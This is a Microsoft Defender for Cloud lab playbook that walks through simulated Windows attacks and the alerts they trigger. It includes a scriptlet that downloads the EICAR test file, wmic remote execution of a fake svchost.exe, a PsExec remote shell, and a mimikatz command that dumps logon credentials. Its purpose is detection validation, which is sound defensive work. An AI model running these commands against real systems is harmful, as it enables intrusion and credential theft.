Microsoft

Microsoft Defender for Cloud

Microsoft Defender for Cloud Playbook: Security Alerts (Windows)

Version 3.0

Prepared by

Vasavi Pasula
Senior Program Manager
Defender for Cloud C+AI Security CxE

Reviewed by

Yuri Diogenes
Principal PM Manager
Defender for Cloud C+AI Security CxE

This document is provided "as is." MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS DOCUMENT.
This document does not provide you with any legal rights to any intellectual property in any Microsoft product. You may copy and use this document for your internal, reference purposes.


Introduction

The goal of this document is to provide validation steps to simulate attacks in VMs/Computers monitored by Microsoft Defender for Servers (“Defender for Servers”). You should use the steps described in this document in a lab environment, with the purpose to better understand the detection capabilities available in Defender for Servers.

With Microsoft Defender for Cloud, you can apply security policies across your workloads, limit your exposure to threats, and detect and respond to attacks. Microsoft Defender for Cloud uses a variety of detection capabilities to alert customers to potential attacks targeting their environments. Microsoft Defender for Cloud employs advanced security analytics, which includes:

- **Integrated threat intelligence**: looks for known bad actors by using global threat intelligence from Microsoft products and services, the Microsoft Digital Crimes Unit (DCU), the Microsoft Security Response Center (MSRC), and external feeds.
- **Behavioral analytics**: applies known patterns to discover malicious behavior.
- **Anomaly detection**: uses statistical profiling to build an historical baseline. It alerts on deviations from established baselines that conform to a potential attack vector.

Using these analytics, Microsoft Defender for Cloud can help to disrupt the cyber kill chain by adding detection in different phase of the cyber kill chain as shown in the diagram below:



TARGET AND ATTACK

Inbound brute force RDP, SSH, SQL attacks and more

Application and DDoS attacks (WAF partners)

Intrusion detection (NG Firewall partners)

INSTALL AND EXPLOIT

In-memory malware and exploit attempts

Suspicious process execution

Lateral movement

Internal reconnaissance

POST BREACH

Communication to a known malicious IP (data exfiltration or command and control)

Using compromised resources to mount additional attacks (outbound port scanning, brute force RDP/SSH attacks, DDoS, and spam)

The example above shows some common alerts for each phase, and there are several more types of alerts. Microsoft Defender for Cloud will also correlate alerts and create a security incident. Security incidents give you a better view of which alerts are part of the same attack campaign.

In this exercise, we will:

- Demonstrate how to use built in Windows tools to download test malware and execute a suspicious process.
- Demonstrate how to use open-source software to simulate lateral movement
- Demonstrate how Microsoft Defender for Cloud detects those attacks
- Demonstrate how Microsoft Defender for Cloud creates a Security Incident based on data correlation

Target Audience

This document is for IT and Security Professionals interested in a deep technical dive into how Microsoft Defender for Cloud detects threats. Use this document as either a hands-on guide or as a whitepaper to present Security detections against attacks.

Resources

You will need an Azure environment with at least two Windows Server 2016 Virtual Machines (VMs). One will be used as the “attacker”, and the other will be the “target”. You will need tools that do not come as part of the Windows operating system, which can be downloaded separately. These tools are shown in the table below:

Tool	Purpose	Link
PsExec from Sysinternals	Remote execution	https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
Mimikatz	Enumerate in-memory credentials	https://github.com/gentilkiwi/mimikatz/releases

The following actions should be done on each VM:

Attacker VM

- Create a folder called Tools
- Create a subfolder called PSExec (C:\tools\psexec)
- Extract *PSExec* tool to this folder

Target VM

- Create a folder called Tools
- Create a file called Test.sct in this folder, and copy the following content to this file:

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("powershell.exe Invoke-
WebRequest -OutFile eicar.com http://www.eicar.org/download/eicar.com");
    ]]>
</script>
</registration>
</scriptlet>
```

- Extract *mimikatz* to this folder

Considerations regarding your Azure Environment

Network and VMs

- Make sure they are both in the same Azure Virtual Network, and they can ping each other by IP and name. You may have to change the Firewall rule to allow ICMP traffic on both machines.
  ```
  netsh advfirewall firewall add rule name="ICMP Allow incoming V4 echo request"
  protocol="icmpv4:8,any" dir=in action=allow
  ```

- Enable remote administration in both VMs


-
  ```
  netsh advfirewall firewall set rule group="remote administration" new enable=yes
  ```

- Enable Network Discovery on the Target VM:
  ```
  netsh advfirewall firewall set rule group=”network discovery” new enable=yes
  ```

- Enable File and Printer Sharing on Target VM:
  ```
  netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
  profile=private
  ```

Microsoft Defender for Cloud

- Defender for Cloud is enabled for free on all your Azure subscriptions when you visit the workload protection dashboard in the Azure portal for the first time. Enable enhanced security to extend the capabilities of the free mode to workloads running in private and other public clouds, providing unified security management and threat protection across your hybrid cloud workloads. (The enhanced security features are free for the first 30 days.)
- Enable Microsoft Defender for Servers at the subscription level, set it to **On**. Plan 2 is selected by default. (optionally you can disable other defender plans for this lab)



Enable the enhanced security features of Microsoft Defender for Cloud. Learn more >


Enhanced security off	Enable all Microsoft Defender for Cloud plans
✓ Continuous assessment and security recommendations	✓ Continuous assessment and security recommendations
✓ Secure score	✓ Secure score
✗ Just in time VM Access	✓ Just in time VM Access
✗ Adaptive application controls and network hardening	✓ Adaptive application controls and network hardening
✗ Regulatory compliance dashboard and reports	✓ Regulatory compliance dashboard and reports
✗ Threat protection for Azure VMs and non-Azure servers (including Server EDR)	✓ Threat protection for Azure VMs and non-Azure servers (including Server EDR)
✗ Threat protection for supported PaaS services	✓ Threat protection for supported PaaS services

Defender for Cloud plans will be enabled on 1 resources in this subscription

Select Defender plan by resource type

Microsoft Defender for	Resource quantity	Plan / Pricing	Configuration	Status
Servers	1 servers	Plan 2 ($15/Server/Month) ⓘ Change plan >		Off [✓ On]
App Service	0 instances	$15/Instance/Month ⓘ		[✓ Off] On
Databases	Protected: 0/0 instances *Preview features included*	Selected: 0/4 ⓘ Select types >		[✓ Off] On
Storage	0 storage accounts	$0.02/10k transactions ⓘ		[✓ Off] On
Containers	0 container registries; 0 kubernetes cores	$7/VM core/Month ⓘ		[✓ Off] On
Kubernetes (deprecated)	0 kubernetes cores	$2/VM core/Month ⓘ		[✓ Off] On
Container registries (deprecated)	0 container registries	$0.29/Image		[✓ Off] On
Key Vault	0 key vaults	$0.02/10k transactions		[✓ Off] On
Resource Manager		$4/1M resource management operations ⓘ		[✓ Off] On
DNS		$0.7/1M DNS queries ⓘ		[✓ Off] On

- Ensure auto provisioning is on for the Log Analytics agent. Defender for Cloud deploys the agent on all supported Azure VMs and any new ones created. Read Enable Data Collection article for more details on this.




Auto provisioning - Extensions

Defender for Cloud collects security data and events from your resources and services to help you prevent, detect, and respond to threats. When you enable an extension, it will be installed on any new or existing resource, by assigning a security policy. Learn more

Extension	Status	Resources missing extension	Description	Configuration
Log Analytics agent for Azure VMs	On	0 of 1 virtual machines	Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis. Learn more	Selected workspace: ws-update Security events: All Events Edit configuration
Log Analytics agent for Azure Arc Machines (preview)	Off	0 of 0 Azure Arc machines	Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis. Learn more	-
Vulnerability assessment for machines	On	0 of 1 virtual machines	Enables vulnerability assessment on your Azure and hybrid machines. Learn more	Selected VA tool: Integrated Qualys scanner Edit configuration
Guest Configuration agent (preview)	On	0 of 1 virtual machines	Checks machines running in Azure and Arc Connected Machines for security misconfigurations. Settings such as configuration of the operating system, application configurations, and environment settings are all validated. To learn more, see Understand Azure Policy's Guest Configuration.	-
Microsoft Defender for Containers components (preview)	Off	0 of 0 Kubernetes clusters	Deploys Defender for Kubernetes components for environment hardening and run-time protections for your Azure, hybrid, and multi-cloud Kubernetes workloads. Learn more	-

- Visit the VM resource health page which provides a snapshot view of the overall health of the VM. Read Resource Health. Review the Monitoring agent is installed on your machine and Defender for Servers is **on** as shown in the screenshot below.



Resource health ···

targetvm
virtual machine

✓ Installed
Monitoring agent

6
Active recommendations

8
Active alerts

Resource information

Subscription
Microsoft Azure - CSA

Resource Group
mdfc

Environment
Azure

Operating System
Windows

Status
Running

Security value

Microsoft Defender for Servers
On

Only go to the execution of the attack when both VMs have the agent fully installed and are in a healthy state similar to the screen above. If the agent does not install, follow the troubleshooting procedures from the Monitoring agent heath issues article.

Executing the Attack

Attack: Process Execution with WMI

Cyber kill chain phase: install and exploit

In this simulation you will use the WMI command-line (WMIC) utility that provides a command-line interface for WMI. WMIC is commonly used by attackers, read Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor for more information.

1. From the Attacker's computer type:

```
wmic /node:"targetcomputer" process call create "cmd.exe /c copy
c:\windows\system32\svchost.exe c:\job\svchost.exe"
```

2. The result should be similar to the one below (*ProcessID* will change):

```
Executing (Win32_Process)->Create()

Method execution successful.

Out Parameters:

instance of __PARAMETERS

{

        ProcessId = 2648;

        ReturnValue = 0;

};
```

3. Go to the target computer and confirm that there is a svchost.exe file in the Job folder.


4. From the attacker's computer type:


```
wmic /node:"targetcomputer" process call create "cmd.exe /c
c:\job\svchost.exe"
```

5. The result should be similar to the one below (*ProcessID* will change):

```
Executing (Win32_Process)->Create()

Method execution successful.

Out Parameters:

instance of __PARAMETERS

{

        ProcessId = 176;

        ReturnValue = 0;

};
```

6. Go to Security Alerts, and you should see an alert similar to the one below:





High
Severity

Active
Status

04/05/22, ...
Activity time

Alert description

Analysis of host/device data detected a suspicious SVCHOST.exe process from a path other than \Windows\System\SVCHOST.exe. SVCHOST is a frequently used, legitimate Windows system process. Threat actors commonly try to evade detection by masquerading malicious processes as 'SVCHOST.exe' so that they blend into the list of running Windows processes.

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Defense Evasion
- Execution

Domain name
TargetVM

Parent process
explorer.exe

Parent process ID
0x8f4

User name
TARGETVM\vasavi

Process ID
0x101c

Detected by
Microsoft

Process name
c:\job\svchost.exe

Account logon ID
0xc944b

Command line
"c:\job\svchost.exe"

User SID
S-1-5-21-2023084985-3886512403-2425263246-500

Related entities

Account (1)
File (2)
Host (1)
Process (2)

7. Click on this alert and explore the details about the alert.

Attack: Lateral Movement

Cyber kill chain phase: install and exploit

In this simulation you will use *mimikatz* to enumerate in-memory credentials, which could be later used to authenticate to other machines (lateral movement). Defender for Servers will detect *mimikatz* execution and will trigger an alert for suspicious process execution.

1. From the Attacker's VM open command prompt (cmd) with administrator's privileges

2. Go to *C:\Tools\PsTools*

3. Run the command below:

```
PsExec.exe /accepteula \\targetcomputer cmd
```

4. Type the command below and confirm that you are in the remote system

```
hostname
```


5. Go to *C:\Tools\x64* folder

6. Type the following command:

```
mimikatz.exe “privilege::debug” “sekurlsa::logonpasswords” “exit” >>
c:\tools\target-pc.txt
```

Note: open this TXT file and confirm that you can see the credentials.

7. At this point you should have alert as below:



Security alert

2517531283543000020_8c95a18e-36a3-4bf8-bde6-5d79b0ca8108

PsExec execution detected

Informational
Severity

Active
Status

04/05/22, ...
Activity time

Alert description

Analysis of host data indicates that the process C:\Windows\System32\HOSTNAME.EXE was executed by PsExec utility. PsExec can be used for running processes remotely. This technique might be used for malicious purposes.

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Lateral Movement
- Execution

Machine Name
TargetVM

Account Logon ID
0x3e7

Process Name
C:\Windows\System32\HOSTNAME.EXE

Account
WORKGROUP\TargetVM$


Command Line
"hostname"

Detected by
Microsoft

User SID
S-1-5-18

Related entities

- Account (1)
- File (1)
- Host (1)
- Process (1)



Security alert

2517531265950705204_421793f2-271d-43f1-9352-09818564b158

Suspicious process executed

High
Severity

Active
Status

04/05/22, ...
Activity time

Alert description

Machine logs indicate that a suspicious process often associated with attacker attempts to access credentials was running on the host.'

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Credential Access

Compromised Host
TARGETVM

Suspicious Command Line
mimikatz.exe "privilege::debug" "sekurlsa::logonpass...
See more

User Name
TARGETVM\vasavi

Parent Process
c:\windows\system32\cmd.exe

Account Session ID
0x9c521a

Suspicious Process ID
0x1ba8


Suspicious Process
c:\tools\x64\mimikatz.exe

Detected by
Microsoft

Related entities

- Account (1)
- File (2)
- Host (1)
- Process (2)

Mi



Security alert

2517531271759999999_9261f1be-a1ef-4a44-af66-cf21010613df

Antimalware Action Taken

Low
Severity

Active
Status

04/05/22, ...
Activity time

Alert description

Copy alert JSON

Microsoft Antimalware has taken an action to protect this machine from malware or other potentially unwanted software.

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

Alert details | Take action

Threat Status
Quarantined

Threat ID
2147705511

Detected by
Microsoft Antimalware

Protection Type
Windows Defender

File Path
C:\ProgramData\Microsoft\Windows Defender\Scans...
See more

ThreatName
HackTool:Win64/Mikatz!dha

Webfile
C:\ProgramData\Microsoft\Windows Defender\Scans...
See more

Category
HackTool

Threat Information
HackTool:Win64/Mikatz!dha

Related entities

File (6)

Host (1)

Malware (1)

8. Open each alert and explore the details.

Note: do not leave the PsExec session.

Attack: Arbitrary Code Execution

Cyber kill chain phase: Post Breach

In this simulation you will use *regsrv32.exe* to execute arbitrary code to download malicious content. This malicious content could be in any location, including the command and control (C2), for this reason we are categorizing this simulation as a post breach command and control communication. In this simulation you will download a test malware called EICAR.

